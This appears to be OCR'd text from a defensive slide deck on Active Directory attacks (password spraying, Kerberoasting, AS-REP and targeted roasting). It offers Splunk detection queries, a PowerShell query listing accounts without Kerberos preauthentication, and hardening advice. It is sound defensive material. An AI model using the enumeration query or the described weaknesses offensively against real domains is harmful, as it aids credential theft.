
Reference:

- https://attack.mitre.org/techniques/T1110/
- https://www.trimarcsecurity.com/single-post/2018/05/06/Trimarc-Research-Detecting-Password-Spraying-with-Security-Event-Auditing

MITIGATION & DETECTION – PASSWORD SPRAYING

- Hunt for numerous failed login attempts (EventCode 4625) targeting multiple accounts, originating from a single source within a specified amount of time e.g. a 1 hour window.

```
host="FOX-SVR-DC" EventCode=4625
| stats count by Account_Name, Workstation_Name, Failure_Reason
```



MITIGATION & DETECTION – KERBEROASTING

MITIGATION:

- Ensure strong password length (25+ characters) and complexity for service accounts and that these passwords periodically expire.
- Limit service account privileges and don't login to systems with service accounts with domain admin accounts. Use dedicated accounts that have limited access to your domain.

Reference:

- https://adsecurity.org/?p=3458

MITIGATION & DETECTION – KERBEROASTING

DETECTION:

- Kerberos service ticket requests are VERY frequent in a real world network/domain. So here's some advice to filter the noise:
  - Service name should not be krbtgt.
  - Service name is not a machine/computer account.
  - Failure code is '0x0' (to filter out failures, 0x0 is success).
  - Most importantly, ticket encryption type is 0x17.


Reference:

- https://jsecurity101.com/2019/IOC-differences-between-Kerberoasting-and-AsRep-Roasting/

MITIGATION & DETECTION – KERBEROASTING

- Look for irregular activity such as a single user requesting multiple service tickets in a very short timeframe.
- A lot of attackers will attempt to extract Kerberos hashes from all domain accounts found with SPNs.

```
index=* EventCode=4769 Service_Name!="krbtgt" Service_Name!="*$" Failure_Code ="0x0" Ticket_Encryption_Type="0x17"
Account_Name!="*$@fox.com"
| eval Message=substr(Message,1,40)
| table _time, Account_Name, Service_Name, Message
```




MITIGATION & DETECTION – AS-REP ROASTING

MITIGATION:

- You're honestly better off focusing on mitigating AS-REP roasting than you are focusing on detecting it.
- Identify all user accounts in your domain with the "Do not require Kerberos preauthentication" setting enabled and disable the setting. If the feature is required for some sort of backwards compatibility; limit the account's privileges and access across your environment and ensure they have very strong passwords.

Get-ADUser -Filter 'useraccountcontrol -band 4194304' -Properties useraccountcontrol | Format-Table name,Enabled



- If you still want to try and detect it, here's a great write-up on detecting Kerberoasting and AS-REP roasting:

https://jsecurity101.com/2019/IOC-differences-between-Kerberoasting-and-AsRep-Roasting/

MITIGATION & DETECTION – TARGETED ROASTING

MITIGATION:

- Audit your domain ACLs & ACEs to identify the users that are capable of modifying the attributes of sensitive objects such as admin users and groups.
- BloodHound isn't just for attackers. Run it in your domain today.
- Maintain a least privilege policy to ensure users only have the rights they require to do their job.

DETECTION:

- Monitor Event ID 4738 (a user account was changed) and EventID 5136 (a directory service object was modified) for suspicious activity such as an SPN being added to a non-service user account or unwarranted changes to a domain user's UAC value.


Reference:


- https://www.manageengine.com/products/active-directory-audit/account-management-events/event-id-4738.html
- https://www.manageengine.com/products/active-directory-audit/kb/system-events/event-id-5136.html

MITIGATION & DETECTION – TARGETED ROASTING

- EventID 4738 showing user MILLER modifying user RAIDEN to not require Kerberos preauthentication.

```
index=* EventCode=4738 Message=*Preauth*
| stats count by Account_Name, TaskCategory, Message
```






MITIGATION & DETECTION – TARGETED ROASTING

- EventID 5136 showing user MILLER setting and then deleting a fake SPN on user RAIDEN.

